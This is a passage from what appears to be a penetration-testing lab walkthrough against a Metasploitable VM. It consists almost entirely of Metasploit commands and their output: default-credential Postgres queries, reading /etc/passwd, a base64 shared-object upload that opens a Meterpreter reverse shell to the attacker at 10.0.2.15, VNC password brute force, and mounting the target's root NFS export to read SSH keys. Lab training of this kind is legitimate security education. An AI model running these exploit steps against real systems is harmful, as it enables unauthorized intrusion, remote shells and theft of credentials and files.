   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   14  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   15  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 9
```

```
msf6 auxiliary(admin/postgres/postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name           Current Setting   Required  Description
   ----           ---------------   --------  -----------
   DATABASE       template1         yes       The database to authenticate against
   PASSWORD       postgres          no        The password for the specified username. Leave blank for a random password.
   RETURN_ROWSET  true              no        Set to true to see query result sets
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          5432              yes       The target port
   SQL            select version()  no        The SQL query to execute
   USERNAME       postgres          yes       The username to authenticate as
   VERBOSE        false             no        Enable verbose output


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
```

```
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL select datname from pg_database;
SQL ⇒ select datname from pg_database;
```

```
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 10.0.2.5

Query Text: 'select datname from pg_database;'
================================================

    datname
    -------
    postgres
    template0
    template1

[*] Auxiliary module execution completed
```

We try to guess target's user and password.

```
msf6 auxiliary(admin/postgres/postgres_sql) > set sql load_file(\'/etc/passwd\')
sql ⇒ load_file('/etc/passwd')
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 10.0.2.5

[-] 10.0.2.5:5432 Postgres - C42601 Invalid SQL Syntax: 'load_file('/etc/passwd')'
[*] Auxiliary module execution completed
```

Then, we conduct with Metasploit Data Exfiltration.

```
msf6 > use 8
msf6 auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RFILE     /etc/passwd      yes       The remote file
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 auxiliary(admin/postgres/postgres_readfile) > info

       Name: PostgreSQL Server Generic Query
     Module: auxiliary/admin/postgres/postgres_readfile
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RFILE     /etc/passwd      yes       The remote file
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Description:
  This module imports a file local on the PostgreSQL Server into a
  temporary table, reads it, and then drops the temporary table.
  It requires PostgreSQL credentials with table CREATE privileges
  as well as read privileges to the target file.
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > set VERBOSE true
VERBOSE ⇒ true
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 10.0.2.5

[+] 10.0.2.5:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[*] 10.0.2.5:5432 Postgres - querying with 'select has_database_privilege(current_user,current_database(),'TEMP')'
[*] 10.0.2.5:5432 Postgres - querying with 'CREATE TEMP TABLE CNjlDFLlsKbQf (INPUT TEXT);
    COPY CNjlDFLlsKbQf FROM '/etc/passwd';
    SELECT * FROM CNjlDFLlsKbQf'
[*] 10.0.2.5:5432 Rows Returned: 36
Query Text: 'CREATE TEMP TABLE CNjlDFLlsKbQf (INPUT TEXT);
    COPY CNjlDFLlsKbQf FROM '/etc/passwd';
    SELECT * FROM CNjlDFLlsKbQf'
```

```
[+] 10.0.2.5:5432 Postgres - /etc/passwd saved in /root/.msf4/loot/20240320115924_default_10.0.2.5_postgres.file_062465.txt
[+] 10.0.2.5:5432 Postgres - Command complete.
[*] 10.0.2.5:5432 Postgres - Disconnected
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > cd /root/.msf4/loot/
msf6 auxiliary(admin/postgres/postgres_readfile) > ls -l
[*] exec: ls -l

total 12
-rw-r--r-- 1 root root 1545 Mar 20 11:50 20240320115036_default_10.0.2.5_postgres.file_022081.txt
-rw-r--r-- 1 root root 1545 Mar 20 11:54 20240320115432_default_10.0.2.5_postgres.file_215119.txt
-rw-r--r-- 1 root root 1545 Mar 20 11:59 20240320115924_default_10.0.2.5_postgres.file_062465.txt
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > mv 20240320115924_default_10.0.2.5_postgres.file_062465.txt passwd
[*] exec: mv 20240320115924_default_10.0.2.5_postgres.file_062465.txt passwd

msf6 auxiliary(admin/postgres/postgres_readfile) > ls
[*] exec: ls

20240320115036_default_10.0.2.5_postgres.file_022081.txt  20240320115432_default_10.0.2.5_postgres.file_215119.txt  passwd
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > ls
[*] exec: ls

20240320115036_default_10.0.2.5_postgres.file_022081.txt  passwd
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > cat passwd
[*] exec: cat passwd
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/shsys:x:3:3:sys:/dev:/
bin/shsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/bin/shman:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/shmail:x:8:8:mail:/var/mail:/bin/shnews:x:9:9:news:/var/spool/news:/bin/shuucp:x:1
0:10:uucp:/var/spool/uucp:/bin/shproxy:x:13:13:proxy:/bin:/bin/shwww-data:x:33:33:www-data:/var/www:/bin/shbackup:
x:34:34:backup:/var/backups:/bin/shlist:x:38:38:Mailing List Manager:/var/list:/bin/shirc:x:39:39:ircd:/var/run/ir
cd:/bin/shgnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/shnobody:x:65534:65534:nobody:/none
xistent:/bin/shlibuuid:x:100:101::/var/lib/libuuid:/bin/shdhcp:x:101:102::/nonexistent:/bin/falsesyslog:x:102:103:
:/home/syslog:/bin/falseklog:x:103:104::/home/klog:/bin/falsesshd:x:104:65534::/var/run/sshd:/usr/sbin/nologinmsfa
dmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bashbind:x:105:113::/var/cache/bind:/bin/falsepostfix:x:106:115::
/var/spool/postfix:/bin/falseftp:x:107:65534::/home/ftp:/bin/falsepostgres:x:108:117:PostgreSQL administrator,,,:/
var/lib/postgresql:/bin/bashmysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/falsetomcat55:x:110:65534::/usr/sh
are/tomcat5.5:/bin/falsedistccd:x:111:65534::/:/bin/falseuser:x:1001:1001:just a user,111,,:/home/user:/bin/bashse
rvice:x:1002:1002:,,,:/home/service:/bin/bashtelnetd:x:112:120::/nonexistent:/bin/falseproftpd:x:113:65534::/var/r
un/proftpd:/bin/falsestatd:x:114:65534::/var/lib/nfs:/bin/falsemsf6 auxiliary(admin/postgres/postgres_readfile) >
```

Cracking Hashes with John The Ripper.

```
msf6 auxiliary(admin/postgres/postgres_readfile) > unshadow passwd > pw.db
[*] exec: unshadow passwd > pw.db

Created directory: /root/.john
msf6 auxiliary(admin/postgres/postgres_readfile) > ls
[*] exec: ls

20240320115036_default_10.0.2.5_postgres.file_022081.txt  passwd
20240320115432_default_10.0.2.5_postgres.file_215119.txt  pw.db
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > john pw.db
[*] exec: john pw.db

Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

Result:

```
msf6 auxiliary(admin/postgres/postgres_readfile) > telnet 10.0.2.5
[*] exec: telnet 10.0.2.5

Trying 10.0.2.5 ...
Connected to 10.0.2.5.
Escape character is '^]'.
                  _                  _       _ _        _     _ _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Mar 18 08:45:20 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ who
msfadmin tty1         2024-03-18 08:45
root     pts/0        2024-03-18 08:44 (:0.0)
msfadmin pts/1        2024-03-18 21:07 (10.0.2.15)
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
msf6 auxiliary(admin/postgres/postgres_readfile) >
```

Next, we conduct Meterpeter Shell for Postgresql.

```
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DATABASE   template1        yes       The database to authenticate against
   PASSWORD   postgres         no        The password for the specified username. Leave blank for a random passwo
                                         rd.
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      5432             yes       The target port
   USERNAME   postgres         yes       The username to authenticate as
   VERBOSE    false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(linux/postgres/postgres_payload) > set VERBOSE true
VERBOSE => true
```

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Trying postgres:postgres@10.0.2.5:5432/template1
[*] 10.0.2.5:5432 Postgres - querying with 'select version()'
[*] 10.0.2.5:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 10.0.2.5:5432 Postgres - querying with 'select lo_creat(-1)'
[*] 10.0.2.5:5432 Postgres - querying with 'delete from pg_largeobject where loid=16426'
[*] 10.0.2.5:5432 Postgres - querying with 'insert into pg_largeobject (loid,pageno,data) values(16426, 0, decode(
'f0VMRgEBAQAAAAAAAAAAAMAAwABAAAAAAAAADgAAABABAAAAAAAADQAIAAEACgADgANAAAAAAGAAAAOAAAADgAAAA4AAAAgAAAAIAAAAAFAAAAA
AAAAAEAAAAAAAAAAAAAAAAAAAAAAUAwAAFAMAAAUAAAAAEAAAAQAAABgDAAAYEwAAGBMAACgBAAAoAQAABgAAAAQAAACAAAAmAMAAJgTAACYEwAAgAA
AAIAAAAAGAAAAAAAABwAAAAkAwAAZAAAACAAAABAAAAAAQAAAAEAAAAvdG1wL01RYmRlT3huLnNvAABsaWJjLnNvLjYAbW1hcABtZW1jcHkAbXByb
3RlY3QAX2V4aXQAZm9yawB1bmxpbmsAAIAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CAAAwFAAABwMAADQUAAAHBAAAOBQAAAcFAAA8FAAABwYAABgUAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsAAAAAAAAAAAABIAAAAQAAAAAAAAAAAAA
AASAAAAFwAAAAAAAAAAAAAEgAAACAAAAAAAAAAAAAABIAAAAmAAAAAAAAAAAAAAASAAAAKwAAAAAAAAAAAAAEgAAAFbojwAAAInGjYYz/v//XsN
VieWD7ARTVmoAagBqImoDaAAQAABqAOh6AAAAg8QYiUX8anzoXAAAAInGjYaTEAAAUP91/OhxAAAAg8QMagdoABAAAP91/Oh0AAAAg8QMhcB0CmoB6
HsAAACDxATOiAAAAIXAdQP/VfzoFwAAAInGjYZP/v//UOiDAAAAg8QEXluJ7F3D6AAAAABYg8D7wwD/cwT/Ywjo6v///42YlxEAAP9jDGoA6eX////
o1f///42YlxEAAP9jEGoI6dD////owP///42YlxEAAP9jFGoQ6bv////oq////42YlxEAAP9jGGoY6ab////olv///42YlxEAAP9jHGog6ZH////og
f///42YlxEAAP9jIGoo6Xz///8AAAAAagpeMdv341NDU2oCsGaJ4c2Al1toCgACD2gCABFcieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhqAGoFieM
xyc2AhcB5vesnsge5ABAAAInjwesMweMMsH3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAAAC7AQAAAM2AAAAAAAABAAAAAQAAABkAAAAYFAAAGwAAA
AQAAAAFAAAA5QAAAAoAAAAyAAAABAAAABgBAAADAAAAHBQAABcAAABIAQAAAgAAADAAAAAUAAAAEQAAABMAAAAIAAAAEQAAAHgBAAASAAAACAAAAAY
AAACAAQAACwAAABAAAAAAAAAAAAAAAAAACAACYEwAAAAAAAAAAAACkAgAAuQIAAM4CAADjAgAA+AIAAA0DAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAQAAAAEAAAAaAAAABQAAAAIAAAAYAQAAGAEAACwAAAAGAAAAAAAAAAAAQAAAAEAAAAIAAAAAkAAAACAAAASAEAAEgBAAAwAAAABgAAAAAAAAAIA
AAACAAAACkAAAAJAAAAAgAAAHgBAAB4AQAACAAAAAYAAAAAAAAACAAAAAgAAAAyAAAACwAAAAIAAACAAQAAgAEAAHAAAAACAAAAAQAAAAQAAAAQAAA
AOgAAAAEAAAAGAAAA8AEAAPABAACfAAAAAAAAAAAAAAAAIAAAACAAAACQAAABAAAABgAAAJACAACQAgAAhAAAAAAAAAAAAAAABAAAAAQAABAAAAAA
QAAAAMAAAAYEwAAGAMAAHwAAAAAAAAAAAAAAAgAAAAIAAAAAQAAAAYAAADAAAAmBMAAJgDAACAAAAAgAAAAAAAAAIAAAACAAAAEYAAAAOAAAAwA
AABgUAAAYBAAABAAAAAAAAAAAAAAABAAAAAQAAABSAAAAAQAAAMAAAAcFAAAHAQAACQAAAAAAAAAAAAAAQAAAAEAAAAWwAAAAMAAAAAAAAAAAAA
HAGAABlAAAAAAAAAAAAAABAAAAAQAAAAuZHluYW1pYwAucm9kYXRhAC5keW5zdHIALmhhc2gALnJlbC5wbHQALnJlbC5keW4ALmR5bnN5bQAudGV
4dAAuZGF0YQAuaW5pdF9hcnJheQAuZ290LnBsdAAuc2hzdHJ0YWIA', 'base64'))'
[*] 10.0.2.5:5432 Postgres - querying with 'select lo_export(16426, '/tmp/MQbdeOxn.so')'
[*] Uploaded as /tmp/MQbdeOxn.so, should be cleaned up automatically
```

Result:

```
[*] Uploaded as /tmp/MQbdeOxn.so, should be cleaned up automatically
[*] 10.0.2.5:5432 Postgres - querying with 'create or replace function pg_temp.hAxYnynkwk() returns void as '/tmp/
MQbdeOxn.so','hAxYnynkwk' language c strict immutable'
[*] 10.0.2.5:5432 Postgres - Disconnected
[*] Transmitting intermediate stager...(106 bytes)
[*] Sending stage (1017704 bytes) to 10.0.2.5
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.5:43143) at 2024-03-20 13:37:14 -0400

meterpreter > shell
Process 14056 created.
Channel 1 created.
whoami
postgres
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:6e:24
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:6e24/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:87598 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105092 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9217568 (8.7 MB)  TX bytes:38875260 (37.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4241 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4241 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2022217 (1.9 MB)  TX bytes:2022217 (1.9 MB)
```

-Exploiting by VNC Brute Force.

```
msf6 > search vnc login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                            normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote                    normal  No     Windows Gather mRemote Saved Passwo

Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use 0
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   ANONYMOUS_LOGIN   false                                            yes       Attempt to login with a blank usern
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple store
   DB_ALL_PASS       false                                            no        Add all passwords in the current da
   DB_ALL_USERS      false                                            no        Add all users in the current databa
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in
                                                                                realm)
   PASSWORD                                                           no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists   no        File containing passwords, one per
                     /vnc_passwords.txt
   Proxies                                                            no        A proxy chain of format type:host:p
   RHOSTS                                                             yes       The target host(s), see https://doc
                                                                                g-metasploit.html
   RPORT             5900                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential wor
   THREADS           1                                                yes       The number of concurrent threads (m
   USERNAME          <BLANK>                                          no        A specific username to authenticate
   USERPASS_FILE                                                      no        File containing users and passwords
   USER_AS_PASS      false                                            no        Try the username as the password fo
   USER_FILE                                                          no        File containing usernames, one per
   VERBOSE           true                                             yes       Whether to print output for all att

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.2.5:5900         - 10.0.2.5:5900 - Starting VNC login sweep
[!] 10.0.2.5:5900         - No active DB -- Credential data will not be saved!
[+] 10.0.2.5:5900         - 10.0.2.5:5900 - Login Successful: :password
[*] 10.0.2.5:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 10.0.2.5
[*] exec: vncviewer 10.0.2.5

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Result:

-NFS Permission Module (Remotely mount target machine)

```
msf6 > search nfs

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank       Check  Descri
   -   ----                                                                ---------------  ----       -----  ------
   0   exploit/multi/http/atlassian_confluence_namespace_ognl_injection    2022-06-02       excellent  Yes    Atlass
   1   exploit/multi/http/atlassian_confluence_unauth_backup               2023-10-31       excellent  Yes    Atlass
thorization leading to RCE (CVE-2023-22518)
   2   exploit/multi/http/atlassian_confluence_webwork_ognl_injection      2021-08-25       excellent  Yes    Atlass
   3   auxiliary/dos/freebsd/nfsd/nfsd_mount                                                normal     No     FreeBS
   4   exploit/windows/ftp/labf_nfsaxe                                     2017-05-15       normal     No     LabF n
   5   exploit/osx/local/nfs_mount_root                                    2014-04-11       normal     Yes    Mac OS
   6   auxiliary/scanner/nfs/nfsmount                                                       normal     No     NFS Mo
   7   exploit/netware/sunrpc/pkernel_callit                               2009-09-30       good       No     NetWar
   8   exploit/windows/nfs/xlink_nfsd                                      2006-11-06       average    No     Omni-N
   9   exploit/windows/ftp/xlink_client                                    2009-10-03       normal     No     Xlink
   10  exploit/windows/ftp/xlink_server                                    2009-10-03       good       Yes    Xlink

Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/ftp/xlink_server

msf6 > use 6
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > info

       Name: NFS Mount Scanner
     Module: auxiliary/scanner/nfs/nfsmount
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  tebo <tebo@attackresearch.com>

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HOSTNAME                    no        Hostname to match shares against
  LHOST      10.0.2.15        no        IP to match shares against
  PROTOCOL   udp              yes       The protocol to use (Accepted: udp, tcp)
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
  RPORT      111              yes       The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)

Description:
  This module scans NFS mounts and their permissions.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0170
  https://nvd.nist.gov/vuln/detail/CVE-1999-0554
  https://www.ietf.org/rfc/rfc1094.txt
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/nfs/nfsmount) > run

[+] 10.0.2.5:111          - 10.0.2.5 Mountable NFS Export: / [*]
[*] 10.0.2.5:111          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > mkdir /mnt/hackme
[*] exec: mkdir /mnt/hackme

msf6 auxiliary(scanner/nfs/nfsmount) > chmod -R 777 /mnt/hackme
[*] exec: chmod -R 777 /mnt/hackme

msf6 auxiliary(scanner/nfs/nfsmount) > cd /mnt
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

hackme
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > mount -o nolock 10.0.2.5:/ /mnt/hackme
[*] exec: mount -o nolock 10.0.2.5:/ /mnt/hackme

msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

hackme
msf6 auxiliary(scanner/nfs/nfsmount) > cd hackme
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > cd home
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

ftp  msfadmin  service  user
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > pwd
[*] exec: pwd

/mnt/hackme/home
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > cd /mnt/hackme/root
msf6 auxiliary(scanner/nfs/nfsmount) > pwd
[*] exec: pwd

/mnt/hackme/root
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

Desktop  reset_logs.sh  vnc.log
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > ls -lta
[*] exec: ls -lta

total 76
drwxr-xr-x  5 root root 4096 Mar 18 08:44 .fluxbox
-rw-r--r--  1 root root  138 Mar 18 08:44 vnc.log
drwxr-xr-x 13 root root 4096 Mar 18 08:44 .
drwx------  2 root root 4096 Mar 18 08:44 .vnc
-rw-------  1 root root  324 Mar 18 08:44 .Xauthority
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
drwx------  2 root root 4096 May 20  2012 .gconfd
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .filezilla
drwx------  5 root root 4096 May 20  2012 .purple
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  3 root root 4096 May 20  2012 .config
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
drwx------  4 root root 4096 May 20  2012 .mozilla
drwxr-xr-x 21 root root 4096 May 20  2012 ..
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
```

Result:

```
msf6 auxiliary(scanner/nfs/nfsmount) > cd .ssh
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls

authorized_keys  known_hosts
msf6 auxiliary(scanner/nfs/nfsmount) > cat auth*
[*] exec: cat auth*

ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1
c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8
FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwk
f+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
msf6 auxiliary(scanner/nfs/nfsmount) >
```